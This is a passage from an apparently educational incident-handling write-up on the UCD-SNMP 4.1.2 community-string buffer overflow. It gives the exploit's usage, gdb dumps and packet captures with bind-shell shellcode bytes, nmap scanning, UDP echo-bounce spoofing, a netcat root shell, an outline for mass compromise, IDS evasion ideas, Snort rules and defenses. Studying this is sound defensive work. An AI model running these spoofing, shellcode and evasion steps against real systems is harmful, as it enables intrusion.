Option x fills up the buffer with #'s 1-255 to help find the return
address location.
The -t flag specifies the system type we're exploiting, here's a
list.
0       UCD-SNMP 4.1.2 / Slackware 8.0 compilation from source
```

As we see from the above output this exploit is setup for UCD-SNMP 4.1.2 running on Slackware 8.0. The "-s" option is used to specify the source address, which makes it easy to spoof. The "-t" option is the number corresponding to the software/OS version listing at the bottom. The "-x" option, as stated in the output, will simply overflow the buffer, not execute any code on the stack. The program will usually produce a segmentation fault, and associated core file. You can then use this information to figure out the value of the return address on the stack. The "-p" options lets you specify and alternative destination port, even though in most cases the SNMP daemon will be listening on UDP port 161. Finally the "-d" option will let you specify a destination, or victim, host. This can be an IP address (A.B.C.D.) or hostname (host.domain.com).

Once run, it crafts the packet to overflow the buffer in the community string. The buffer overflow occurs in the _snmp_parse function in the UCD-SNMP code. If we run the exploit and capture the stack output using "gdb" (the GNU Debugger) we can see this happen in memory:

First we start the debugger and tell it to attach to an already existing process:

```
root@bob:/tmp# ps waux | grep snmp
```

```
root      1224  0.5  2.1  3416 1656 pts/1    S    09:47   0:00
/usr/local/sbin/snmpd
root@bob:/tmp# gdb /usr/local/sbin/snmpd 1224
GNU gdb 5.0
Copyright 2000 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and
you are
welcome to change it and/or distribute copies of it under certain
conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for
details.
This GDB was configured as "i386-slackware-linux"...
/tmp/1224: No such file or directory.
Attaching to program: /usr/local/sbin/snmpd, Pid 1224
Reading symbols from /usr/lib/libcrypto.so.0...done.
Loaded symbols for /usr/lib/libcrypto.so.0
Reading symbols from /lib/libdb.so.2...done.
Loaded symbols for /lib/libdb.so.2
Reading symbols from /usr/lib/libz.so.1...done.
Loaded symbols for /usr/lib/libz.so.1
Reading symbols from /lib/libm.so.6...done.
Loaded symbols for /lib/libm.so.6
Reading symbols from /lib/libc.so.6...done.
Loaded symbols for /lib/libc.so.6
Reading symbols from /lib/libdl.so.2...done.
Loaded symbols for /lib/libdl.so.2
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
Reading symbols from /lib/libnss_db.so.2...done.
Loaded symbols for /lib/libnss_db.so.2
Reading symbols from /lib/libnss_files.so.2...done.
Loaded symbols for /lib/libnss_files.so.2
Reading symbols from /lib/libdb-3.1.so...done.
Loaded symbols for /lib/libdb-3.1.so
0x401dfd8e in __select () from /lib/libc.so.6
```

Then we set our breakpoint and tell the program to continue executing:

```
(gdb) break _snmp_parse
Breakpoint 1 at 0x806db78: file snmp_api.c, line 2574.
(gdb)
Note: breakpoint 1 also set at pc 0x806db78.
Breakpoint 2 at 0x806db78: file snmp_api.c, line 2574.
(gdb) continue
Continuing.
```

On the attacking host we run the exploit, telling it to use the software/OS information labeled “0”, the source is the host “eve” and the victim is the host “bob”:

```
./snax.fixed -t0 -s192.168.1.150 -d172.16.1.14
```

On the victim host we see the breakpoint was reached:

```
Breakpoint 1, _snmp_parse (sessp=0x80e6520, session=0x80e76c0,
    pdu=0x80e7790, data=0xbfffd71c "0\202\001#\002\001", length=295)
```

```
    at snmp_api.c:2574
2574    {
```

We can then view the data variable to see the stack:

```
(gdb) x/300 data
0xbfffd71c:    0x23018230     0x04000102     0x90000182
0x90909090
0xbfffd72c:    0x90909090     0x90909090     0x90909090
0x90909090
0xbfffd73c:    0x90909090     0x90909090     0x90909090
0x90909090
0xbfffd74c:    0x90909090     0x90909090     0x90909090
0x90909090
0xbfffd75c:    0x90909090     0x90909090     0x90909090
0x90909090
0xbfffd76c:    0x90909090     0x90909090     0x90909090
0x90909090
0xbfffd77c:    0x90909090     0x90909090     0x90909090
0x90909090
0xbfffd78c:    0x90909090     0x90909090     0x90909090
0x90909090
0xbfffd79c:    0x90909090     0x90909090     0x90909090
0x90909090
0xbfffd7ac:    0xdb31c031     0xb099e589     0xfc5d8966
0xf85d8943
0xbfffd7bc:    0xf45d8943     0xf44d8d4b     0x458980cd
0x896643f4
0xbfffd7cc:    0xc766ec5d     0x1027ee45     0x8df05589
0x4589ec45
0xbfffd7dc:    0xfc45c6f8     0x8966b210     0xf44d8dd0
0xd08980cd
0xbfffd7ec:    0x80cd04b3     0x99d08943     0x89f85589
0x80cdfc55
0xbfffd7fc:    0xc389c931     0x3fb003b1     0x4180cd49
0x6852f8e2
0xbfffd80c:    0x68732f6e     0x622f2f68     0x52e38969
0xb0e18953
0xbfffd81c:    0x2c80cd0b     0x90bfffd7     0xa0909090
0x02200082
0xbfffd82c:    0x36c65704     0x000102f6     0x30000102
0x30100082
0xbfffd83c:    0x060c0082     0x40062b08     0x080e4880
0xbfffd8b4
0xbfffd84c:    0xbfffd89c     0x40186be3     0x00000005
0x40018000
0xbfffd85c:    0xbfffda1c     0x08065fd4     0x080e44c0
0xbfffd89c
0xbfffd86c:    0x00000020     0x40187209     0x080e4808
0x080e3ec8
0xbfffd87c:    0x080e4808     0x40186521     0x080e3ec8
0x00000001
0xbfffd88c:    0x080e4880     0x080e4880     0x00000002
0x00000000
0xbfffd89c:    0xffffffff     0x00000009     0x080e44c0
0x00000003
<snip>
```

The column on the far left is the memory address, and the fields that follow are the values in that particular location. If we look at the memory address 0xbfffd77c, denoted in bold, we see that it is followed by "0x90909090". This address should look familiar because it is the same address that was specified as the return address in the code. The "9090"'s should look familiar as well; they are the NOOP instructions that are included in the code to pad the stack. The above output does a nice job of showing us that the _snmp_parse function contains an unchecked buffer, allowing us to inject our program into memory and begin executing our program.

The packet going across the network looks as follows:

```
08:33:14.872215 192.168.1.150.50723 > 172.16.1.14.161:  [8 extra after iSEQ]C=

                                    1À1Û å °f ]üC ]øC ]ôK Môí€ EôCf ]ìfÇEî´ Uõ Eì EøŒEü²f Ð
Môí€ Ð³ í€C Ð  Uø Uüí€1É Ã±°?Ií€AâøRhn/shh//bi ãRS á°
                                                  í€,xÿ¿     [len24<asnlen32] (DF)
0x0000   4500 014b 6745 4000 3e11 6500 c0a8 0196        E..KgE@.>.e.....
0x0010   ac10 010e c623 00a1 012f 0000 3082 0123        .....#.../..0..#
0x0020   0201 0004 8201 0090 9090 9090 9090 9090        ................
0x0030   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0040   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0050   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0060   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0070   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0080   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0090   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00a0   9090 9090 9090 9090 9090 9090 31c0 31db        ............1.1.
0x00b0   89e5 99b0 6689 5dfc 4389 5df8 4389 5df4        ....f.].C.].C.].
0x00c0   4b8d 4df4 cd80 8945 f443 6689 5dec 66c7        K.M....E.Cf.].f.
0x00d0   45ee 2710 8955 f08d 45ec 8945 f8c6 45fc        E.'..U..E..E..E.
0x00e0   10b2 6689 d08d 4df4 cd80 89d0 b304 cd80        ..f...M.........
0x00f0   4389 d099 8955 f889 55fc cd80 31c9 89c3        C....U..U...1...
0x0100   b103 b03f 49cd 8041 e2f8 5268 6e2f 7368        ...?I..A..Rhn/sh
0x0110   682f 2f62 6989 e352 5389 e1b0 0bcd 802c        h//bi..RS.......
0x0120   d7ff bf90 9090 90a0 8200 2002 0457 c636        ..............W.6
0x0130   f602 0100 0201 0030 8200 1030 8200 0c06        .......0...0....
0x0140   082b 0601 0201 0105 0005 00                    .+.........
```

Figure 8

In both the stack output and the packet capture we can see the 0x9090 NOOP instructions very clearly. In the packet capture above we also see scramble portions of the shell code, "Rhn/shh//bi".

The exploit also has some interesting features, such as IP address spoofing and echo mode. The "-s" option allows you to specify the source IP address. When the "-e" option is enabled the program will set the source ports accordingly:

```
udp->source = echo ? htons(161) : rand();
udp->dest = echo ? htons(7) : htons(161);
```

When building the udp packet, if the echo flag is turn on, it will set the source port to 161 and the destination port to 7. This allows you to send the attack through another server, and to the victim it will appear just as if it came from that server.

Manual Exploitation

There were many posts to the Securityfocus mailing list Vuln-dev@securityfocus.com discussing ways to exploit this vulnerability, both from the command line and via an automated program (see References in part 1 for links). All of the attempts to do so from the command line (including my own) failed. An excerpt from the following post http://online.securityfocus.com/archive/82/257450 shows some of the attempts and associated results:

Example 1:

```
“snmpwalk 127.0.0.1 public `perl -e 'print "A" x 309'`
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA:
Unknown
Object
Identifier
(AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA)”
```

Example 2:

```
“snmpwalk -p 161 127.0.0.1 public `perl -e 'print "A" x 4050'`
Segmentation fault”
```

The author of this post (Known only as “KF”, dotslash@snosoft.com) was attempting to crash the snmpd daemon on the local machine, and was unsuccessful.

Making the exploit work

The code as it appears here did not work when attempting to exploit UCD-SNMP version 4.1.2 running on Slackware Linux 8.0. The code required modifications in order for it to run correctly. As requested, these modifications have not been included. Very special thanks to Jove, the author of the program, for all of his help and support in getting this to work. Without giving too much away, the environment in which the snmpd daemon runs in has an effect on the success of the buffer overflow.

Description and Diagram of the Attack

The exploit used in this attack has characteristics that make it especially useful when used on the “inside” of an organizations network because:

- It only requires a single UDP packet to execute, which is difficult to detect in larger networks.
- It can easily be spoofed to look like it's coming from a different host.
- It can be "Echoed" through another server on the network using the udp version of the echo service.
- It uses a protocol that is run by most organizations on the trusted side of the network for managing devices.

As stated above the attacker has already compromised a host on the victim organizations network, behind the firewall. The first course of action in continuing the attack against the victim network is to scan the network for the vulnerable service, in this case SNMP. Once we find all the servers running SNMP we can launch our attack, compromising even more hosts on campus. To scan the network for SNMP we want to find any host who will respond to udp port 161, the port in which SNMP listens on. We do this using Nmap (http://www.insecure.org/nmap), a free portscanner. We run Nmap as follows:

eve:/tmp # nmap -sU -p161 172.16.1.1-254

This tells Nmap to scan for UDP (by using the "-sU" option) port 161 on all hosts within the specified range. We leave out the subnet and broadcast addresses, knowing that these are probably not live hosts. UDP scanning works by sending a UDP packet to the host and waiting for a response. If the scan receives an ICMP port unreachable message then it knows that the port is closed. No response means that the port is open. The following excerpt from the Nmap man pages explains the benefits of UDP portscanning, and the pitfalls:

> "Some people think UDP scanning is pointless. I usu-ally remind them of the recent Solaris rcpbind hole. Rpcbind can be found hiding on an undocu-mented UDP port somewhere above 32770. So it doesn't matter that 111 is blocked by the firewall. But can you find which of the more than 30,000 high ports it is listening on? With a UDP scanner you can! There is also the cDc Back Orifice backdoor program which hides on a configurable UDP port on Windows machines. Not to mention the many commonly vulnerable services that utilize UDP such as snmp, tftp, NFS, etc.
>
> Unfortunately UDP scanning is sometimes painfully slow since most hosts implement a suggestion in RFC 1812 (section 4.3.2.8) of limiting the ICMP error message rate. For example, the Linux kernel (in net/ipv4/icmp.h) limits destination unreachable message generation to 80 per 4 seconds, with a ¼ second penalty if that is exceeded. Solaris has much more strict limits (about 2 messages per sec-ond) and thus takes even longer to scan. Nmap detects this rate limiting and slows down accord-ingly, rather than flood the network with useless packets that will be ignored by the target machine."

```
Nmap Man Page:
http://www.insecure.org/nmap/data/nmap_manpage.html
```

When we scan the target network, we get the following output:

```
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on cisco172.paul.com (172.16.1.1):
Port       State       Service
161/udp    open        snmp

Interesting ports on sungw172.paul.com (172.16.1.2):
Port       State       Service
161/udp    open        snmp

The 1 scanned port on (172.16.1.3) is: closed

The 1 scanned port on (172.16.1.10) is: closed

Interesting ports on bob.paul.com (172.16.1.14):
Port       State       Service
161/udp    open        snmp

Interesting ports on  (172.16.1.250):
Port       State       Service
161/udp    open        snmp

Interesting ports on  (172.16.1.253):
Port       State       Service
161/udp    open        snmp

Interesting ports on  (172.16.1.254):
Port       State       Service
161/udp    open        snmp

Nmap run completed -- 254 IP addresses (8 hosts up) scanned in 9
seconds
```

The host that we are interested in is bob, at IP 172.16.1.14. Most of the other IP addresses look like routers and switches, which are not vulnerable to our remote root exploit, but will come into play later. Once we have found this host we can run a more extensive scan:

```
eve:/gcih # nmap -O bob.paul.com

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on bob.paul.com (172.16.1.14):
(The 1587 ports scanned but not shown below are in state: closed)
Port       State       Service
21/tcp     open        ftp
22/tcp     open        ssh
23/tcp     open        telnet
25/tcp     open        smtp
37/tcp     open        time
79/tcp     open        finger
80/tcp     open        http
111/tcp    open        sunrpc
113/tcp    open        auth
139/tcp    open        netbios-ssn
```

```
513/tcp    open        login
514/tcp    open        shell
515/tcp    open        printer
587/tcp    open        submission
Remote operating system guess: Linux 2.1.19 - 2.2.20
Uptime 11.993 days (since Thu Jul 25 17:20:56 2002)

Nmap run completed -- 1 IP address (1 host up) scanned in 12 seconds
```

The "-O" flag tells Nmap to do a remote OS fingerprint, as well as the default TCP port scan. We see now that the host is running Linux, and most likely vulnerable to our remote root exploit. We don't want to be discovered, so running the exploit directly from the host we've already compromised is out of the question. Since we are using an attack based on UDP we can use a UDP echo server to "bounce" our packets. When data is sent to the echo service on a host it is echoed back. For example, if we were to send the string "hello" to the echo port, it would send back a packet with the contents "hello". Given that UDP can be spoofed so easily we will simply set our source address to the victim host and our destination to the echo server. When the echo server replies it will send our "attack packet" to the victim host, as depicted in the following diagram:




Figure 9

The example above is using the Cisco router as its echo server. According to Cisco (http://www.cisco.com/warp/public/66/23.html) these services are turned on by default for "diagnostic purposes". Cisco documentation exists detailing how these services can be a catalyst for Denial of Services attacks, and recommend they be turned off (See "Defining Strategies to Protect Against UDP

Diagnostic Port Denial of Service Attacks",
http://www.cisco.com/warp/public/707/3.html).

From the command line the attack looks as follows:

```
eve:/tmp # ./snax -e -t0 –s 172.16.1.14 -d 172.16.1.254
Creating exploitation packet for: UCD-SNMP 4.1.2 / Slackware 8.0
compilation from source
Sending SNMP Packet...Done.
If all of this worked, port 10,000 should now be a bindshell...
```

In the command above the source is bob (172.16.1.14) and the destination is the router for the 172.16.1.0 subnet (172.16.1.254). By using the router as our echo server it gives the appearance that the attack has originated from the router. This works in our advantage because most hosts will trust other hosts on the same subnet, and it will bypass any filtering rules that may be in place, such as blocking SNMP to the entire subnet due to a CERT advisory. This also makes it difficult to trace back to the originating host unless there is Intrusion detection on the source network that is logging layer-2 traffic, where the hosts MAC address can be identified. Once the exploit has been launched we can connect to port 10000 on the victim host as root, using NetCat:

```
eve:/gcih # nc 172.16.1.14 10000
fd_set size 128
after go: x now Ø, optarg 0 optind 1
Single 1, curport 10000
netfd 3 from port 0 to port 10000
id
wrote 3 to net, errno 0
got 99 from the net, errno 0
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(fl
oppy)
wrote 99 to stdout, errno 0
```

The commands entered appear in bold above, and the output from the "id" command shows that we have root access to the server.

The following diagram details the entire attack:




Figure 10

This attack could be easily scripted to take over a large number of hosts on the network. Although an example is not provided (for obvious reasons), it would look something like this:

- Scan the network for udp port 161
- Parse the results and nmap each host on the subnet
- Parse the results and put the Linux hosts in a file and the routers in another file
- Run the attack in echo mode, using the Linux hosts as the source IP and the routers as the destination IP
- Connect to each host on port 10000 after the attack is launched and copy a rootkit, backdoor, and DDoS tools to it
- Append all successful compromises to a new file (.0wned for example)

Signature of the attack

The attack leaves multiple signatures along its journey through our network, provided properly configured and maintained IDS systems exist. The first signature is logged by our IDS, Snort 1.8.7 (http://www.snort.org). The following packet shows the attack leaving the source host and going to the router:

```
[**] SHELLCODE x86 NOOP [**]
08/10-17:55:51.941132 172.16.1.14:161 -> 172.16.1.254:7
UDP TTL:62 TOS:0x0 ID:26437 IpLen:20 DgmLen:331 DF
Len: 303
30 82 01 23 02 01 00 04 82 01 00 90 90 90 90 90  0..#............
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
```

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
31 C0 31 DB 89 E5 99 B0 66 89 5D FC 43 89 5D F8  1.1.....f.].C.].
43 89 5D F4 4B 8D 4D F4 CD 80 89 45 F4 43 66 89  C.].K.M....E.Cf.
5D EC 66 C7 45 EE 27 10 89 55 F0 8D 45 EC 89 45  ].f.E.'..U..E..E
F8 C6 45 FC 10 B2 66 89 D0 8D 4D F4 CD 80 89 D0  ..E...f...M.....
B3 04 CD 80 43 89 D0 99 89 55 F8 89 55 FC CD 80  ....C....U..U...
31 C9 89 C3 B1 03 B0 3F 49 CD 80 41 E2 F8 52 68  1......?I..A..Rh
6E 2F 73 68 68 2F 2F 62 69 89 E3 52 53 89 E1 B0  n/shh//bi..RS...
0B CD 80 2C D7 FF BF 90 90 90 90 A0 82 00 20 02  ...,.......... .
04 57 C6 36 F6 02 01 00 02 01 00 30 82 00 10 30  .W.6.......0...0
82 00 0C 06 08 2B 06 01 02 01 01 05 00 05 00     .....+.........

==+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+
```

Note that the source IP address is the same as our victim, not the IP address of the attacker (192.168.1.150). Also note that the destination port is UDP port 7, and the source port is udp port 161. The above packet triggered the "SHELLCODE x86 NOOP" rule in Snort. This rule is setup o look for the NOOP instruction on the x86 platform, which as we stated before is used in buffer overflow attacks to pad the top of the program so we can be less accurate with the return pointer. Other platforms (Such as the Sun Sparc and Ultra Sparc) have different instructions for the NOOP command. The rule is as follows:

```
alert ip $EXTERNAL_NET any -> $HOME_NET $SHELLCODE_PORTS
(msg:"SHELLCODE x86 NOOP"; content: "|90 90 90 90 90 90 90 90 90 90
90 90 90 90|"; depth: 128; reference:arachnids,181;
classtype:shellcode-detect; sid:648; rev:5;)
```

By looking for a generic string this rule should alert us of buffer overflow attacks that we may not have signatures for. We do have a signature for this buffer overflow attack, but we evaded it by the way we carried out our attack. Let's look at the second half of the IDS alerts to better understand why this happened:

```
[**] SNMP community string buffer overflow attempt [**]
08/11-10:14:30.633695 172.16.1.254:7 -> 172.16.1.14:161
UDP TTL:62 TOS:0x0 ID:26437 IpLen:20 DgmLen:331 DF
Len: 303
30 82 01 23 02 01 00 04 82 01 00 90 90 90 90 90  0..#............
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
31 C0 31 DB 89 E5 99 B0 66 89 5D FC 43 89 5D F8  1.1.....f.].C.].
43 89 5D F4 4B 8D 4D F4 CD 80 89 45 F4 43 66 89  C.].K.M....E.Cf.
5D EC 66 C7 45 EE 27 10 89 55 F0 8D 45 EC 89 45  ].f.E.'..U..E..E
F8 C6 45 FC 10 B2 66 89 D0 8D 4D F4 CD 80 89 D0  ..E...f...M.....
B3 04 CD 80 43 89 D0 99 89 55 F8 89 55 FC CD 80  ....C....U..U...
```

```
31 C9 89 C3 B1 03 B0 3F 49 CD 80 41 E2 F8 52 68  1......?I..A..Rh
6E 2F 73 68 68 2F 2F 62 69 89 E3 52 53 89 E1 B0  n/shh//bi..RS...
0B CD 80 7C D7 FF BF 90 90 90 90 90 90 90 90 90  ...|............
90 90 90 90 90 90 90 90 90 90 90 A0 82 00 20 02  .............. .
04 57 C6 36 F6 02 01 00 02 01 00 30 82 00 10 30  .W.6.......0...0
82 00 0C 06 08 2B 06 01 02 01 01 05 00 05 00     .....+.........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=
```

In the packet above we see that the source is the router, using a source port of UDP port 7. The destination is as expected, our victim as the destination IP on UDP port 161. The rule that gets triggered is as follows:

```
alert udp $EXTERNAL_NET any -> $HOME_NET 161:162 (msg:"SNMP community
string buffer overflow attempt"; content:"|02 01 00 04 82 01 00|";
offset:4; reference:url,www.cert.org/advisories/CA-2002-03.html;
reference:cve,CAN-2002-0012; reference:cve,CAN-2002-0013;
classtype:misc-attack; sid:1409; rev:3;)
```

The "content" above matches the content in the first portion of our packet and corresponds to the way in which the attack forms the SNMP query. It is highly accurate and would require some skill in order to change the code to evade this signature. This rule was not triggered the first time when the packet traveled from the attacker to the router because of the source port. Above you will see that the buffer overflow rule will only alert when a packet is destined for UDP ports 161 or 162. Since our attack was echoed through the router the destination port was set to that of the echo service, or UDP port 7. Luckily Snort was able to alert on the first packet because of the NOOP rule. The first alert could be evaded if the shellcode was to be run through ADMutate. ADMutate has the ability to take shellcode and change the signature. For example, there are many ways to accomplish the "NOOP" in a programming environment, and by doing this we could evade the first rule. ADMutate may be able to change the shell code, but cannot change the signature that logged the second packet. ADMutate was written by K2, and is available from his homepage at http://www.ktwo.ca/security.html.

Another interesting packet that was logged by the IDS was:

```
[**] ATTACK RESPONSES id check returned root [**]
08/11-12:20:50.832429 172.16.1.14:10000 -> 192.168.1.150:32771
TCP TTL:64 TOS:0x0 ID:16575 IpLen:20 DgmLen:151 DF
***AP*** Seq: 0xE2CA332E  Ack: 0xDDDDF4C3  Win: 0x3EBC  TcpLen: 32
TCP Options (3) => NOP NOP TS: 144813509 6610637
75 69 64 3D 30 28 72 6F 6F 74 29 20 67 69 64 3D  uid=0(root) gid=
30 28 72 6F 6F 74 29 20 67 72 6F 75 70 73 3D 30  0(root) groups=0
28 72 6F 6F 74 29 2C 31 28 62 69 6E 29 2C 32 28  (root),1(bin),2(
64 61 65 6D 6F 6E 29 2C 33 28 73 79 73 29 2C 34  daemon),3(sys),4
28 61 64 6D 29 2C 36 28 64 69 73 6B 29 2C 31 30  (adm),6(disk),10
28 77 68 65 65 6C 29 2C 31 31 28 66 6C 6F 70 70  (wheel),11(flopp
79 29 0A                                         y).
```

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=
```

When we logged on to the victim system we typed the "id" command, which is a very common command to execute once a host has been compromised to determine the attacker's privilege level on the system. The IDS contains a signature to look for the output of this command going across the network. In the packet trace above you can see that the data traveled from port 10000 on the victim to port 32771 on the attacker's machine. Here we can see the attacker's real IP address, the port the attacker is connected to, and even the command that was entered. This signature is useful because the attack can change the port that the shell code listens on and the IDS should still generate an alert.

On the victim host there is little evidence that an attack has occurred, except if the attack is in progress. Provided that a root kit has not already been installed to mask the evidence we can see that he host is listening on TCP port 10000 by using "netstat", the Unix command that will show activity on all TCP and UDP ports:

```
root@bob:/tmp# netstat -an | grep 10000
tcp        0      0 0.0.0.0:10000           0.0.0.0:*          LISTEN
```

If the attack is connected at the time we enter to above command we can see this in the netstat output:

```
root@bob:/var/log# netstat -an | grep 10000
netstat -an | grep 10000
tcp      0    0 172.16.1.14:10000     192.168.1.150:32768
ESTABLISHED
tcp      0    0 0.0.0.0:10000         0.0.0.0:*               LISTEN
```

We are also able to see the "/bin/sh" program running by using the "ps" command:

```
root@bob:/home/jove# ps waux | grep //bin/sh
root      2240  0.0  1.2  1916  996 ?       S    08:43   0:00 //bin/sh
```

How to protect against it

1. Disable Stack execution

Disabling stack execution will prevent most buffer overflow attacks from occurring. It prevents code from actually executing on the stack, which is what allows an attacker to trick the system into running the shell code. There are ways to successfully execute a buffer overflow on a system with stack execution disabled, but most attacks would be rendered useless. In our example, Linux stack execution must be disabled use a kernel module.

http://www.openwall.com/linux/ - Kernel Security patch for Linux, including stack execution prevention
http://www.angelfire.com/sk/stackshield/ - Stack execution prevention for Linux.

2. Host based Intrusion Detection

Host based intrusion detection system notify you of changes on the system and detect events on the host (as opposed to the network). They can be configured to prevent attacks before they happen. Certainly some of the behavior we noted on the victim host is not part of normal operations (such as "/bin/she" listening on port 10000). One of the more popular Host-Based Intrusion detection systems is Tripwire (www.tripwire.com). They have a version available for free (The academic source release, or ASR), as well as one that is commercially licensed.

3. Block SNMP from all hosts except management stations

SNMP should be blocked not only at the border, but on the internal network as well. Only certain hosts should have the ability to query devices via SNMP. For example if our Network Management Station's IP address is 10.0.0.10 then an appropriate ACL (Access Control List) on all network devices would look as follows (using Cisco IOS as an example):

```
access-list 1 permit 10.0.0.10
access-list 1 deny   any log
```

Then apply this to the SNMP subsystem on the device:

```
snmp-server community myhardtoguesscommunitystring ro 1
snmp-server community myreallyhardtoguesscommunitystring rw 1
```

This will still show UDP port 161 as open to any hosts other than 10.0.0.10, but even with the correct community string they will not be able to perform any SNMP operations. This prevents access to the device (and as you can see from Appendix A most devices are vulnerable to this attack), but you should also only allow you Network Management Station SNMP access to your hosts, or other devices that may not be a network device. If a Cisco router ACL is used to accomplish this it would look like:

```
access-list 101 permit udp host 10.0.0.10 eq snmp any log-input
! Rest of your "Allow" rules
access-list 101 deny ip any any log-input
```

Apply this access list to the interface for the particular subnet you are trying to secure.

3. Disable SNMP

If you are not going to use SNMP, the service should be disabled. On a Linux host look for the "snmpd" daemon:

```
root@bob:/home/jove# ps waux | grep snmp
root 2488 46.0 2.1 3416 1656 pts/0 S 11:26 0:00 /usr/local/sbin/snmpd
```

This daemon should be stopped and removed from the startup script and/or inetd (consult your distributions documentation for information on how to configure which services startup when the machine is booted).

4. Turn off the echo service on network devices and hosts

